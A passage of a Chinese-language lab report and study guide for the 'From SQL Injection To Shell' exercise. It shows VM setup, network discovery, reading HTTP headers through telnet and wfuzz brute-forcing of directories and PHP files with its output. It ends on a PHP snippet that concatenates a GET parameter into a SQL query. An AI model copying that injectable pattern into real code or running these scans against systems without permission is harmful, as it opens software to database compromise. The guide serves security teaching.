

# From SQL Injection To Shell 实验报告&学习手册

## 零、前期准备

### 1、两台虚拟机网络均设置为桥接模式

### 2、获得两个系统的ip地址：ifconfig

(1)ifconfig查看攻击者本机IP地址

 kaliAttack [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

应用程序 ▾ 位置 ▾ 终端 ▾

日 18:27

root@bogon: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)


```
root@bogon:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.112 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::b5cc:a637:e72b:3f95 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:3a:dc:f9 txqueuelen 1000 (Ethernet)
    RX packets 5085 bytes 500871 (489.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33162 bytes 2078306 (1.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 08:00:27:e3:d8:6e txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 822 bytes 144900 (141.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 30 bytes 1698 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30 bytes 1698 (1.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@bogon:~#
```

(2)netdiscover扫描靶机ip地址





3、在攻击者hosts文件中添加靶机ip-hostname对应关系



一、收集指纹

目标：从网页应用和使用的工具上收集信息


1、使用浏览器查看



- 发现为php编写的应用程序

## 2、检查http响应头

(1) 学会使用netcat或telnet访问靶机80端口，发送http请求，查看http response的信息



```

kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

应用程序 ▾ 位置 ▾ 终端 ▾ 日 18:57
root@bogon: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

root@bogon:~# telnet vulnerable 80
Trying 192.168.1.113...
Connected to vulnerable.
Escape character is '^]'.
GET / HTTP/1.1
Host: vulnerable

HTTP/1.1 200 OK
Date: Sun, 19 Nov 2017 10:56:36 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Vary: Accept-Encoding
Content-Length: 1343
Content-Type: text/html


<html>
<head>
  <link rel="stylesheet" id="base" href="css/default.css" type="text/css" media="screen" />

  <title>My Photoblog - last picture</title>
</head>
<body>

<div id="header">
  <div id="logo">
    <h1><a href="index.php">My Awesome Photoblog</a></h1>
  </div>
  <div id="menu">
    <ul>

```

- 连接443端口被拒绝，说明未开启HTTPS服务，仅能通过HTTP协议访问



```

kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

应用程序 ▾ 位置 ▾ 终端 ▾ 日 19:00
root@bogon: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

root@bogon:~# telnet vulnerable 443
Trying 192.168.1.113...
telnet: Unable to connect to remote host: Connection refused
root@bogon:~#

```

- 若开启了https服务，netcat和telnet连接均会失效，此时可使用 `openssl s_client -connect vulnerable:443`

(2) 学会使用Burp Suite查看http response的信息

### 3、使用目录扫描工具-wfuzz (kali内置多个字典文件用于破解)

(1) 检测远程服务器上的文件和文件夹

命令: `python wfuzz.py -c -z file,wordlist/general/big.txt --hc 404 http://vulnerable/FUZZ`

参数: `-c` 高亮显示

`--hc 404` 忽略404响应

`-z file -f wordlists/big.txt` 使用字典 (wordlists/big.txt) 破解远程目录名

`http://vulnerable/FUZZ` 使用查找到的目录名替换FUZZ位置

## (2) 检测远程服务器上的PHP脚本

命令: `python wfuzz.py -c -z file,wordlist/general/big.txt --hc 404 http://vulnerable/FUZZ.php`

```

kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
应用程序 位置 终端
root@bogon: /usr/share/wfuzz

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@bogon:/usr/share/wfuzz# python wfuzz.py -c -z file,wordlist/general/big.txt --hc 404 http://vulnerable/FUZZ.php
*****
* Wfuzz 2.1.3 - The Web Bruteforcer *
*****

Target: http://vulnerable/FUZZ.php
Total requests: 3036

=====
ID      Response  Lines  Word      Chars      Request
=====
01241:  C=200     40 L     63 W       796 Ch     "header"
01323:  C=200     71 L    103 W     1343 Ch     "index"
02438:  C=200     70 L    108 W     1320 Ch     "show"
02995:  C=200     92 L    141 W     1858 Ch     "cat"
=====

Total time: 6.297425
Processed Requests: 3036
Filtered Requests: 3032
Requests/sec.: 482.1018

root@bogon:/usr/share/wfuzz#

```

## 二、SQL注入的检测与应用

目标: 掌握什么是SQL注入以及如何通过SQL注入获得信息

### 1、检测SQL注入

#### (1) SQL简介

- SQL : Standard Query Language
- **SELECT:检索**
- UPDATE : 修改
- INSERT : 增加
- DELETE : 删除

#### (2) 基于数字的检索

url: `http://vulnerable/cat.php?id=1`



php:



```
<?php
$id = $_GET["id"];
$result= mysql_query("SELECT * FROM articles WHERE id=".$id);
$row = mysql_fetch_assoc($result);
// ... display of an article from the query result ...
?>

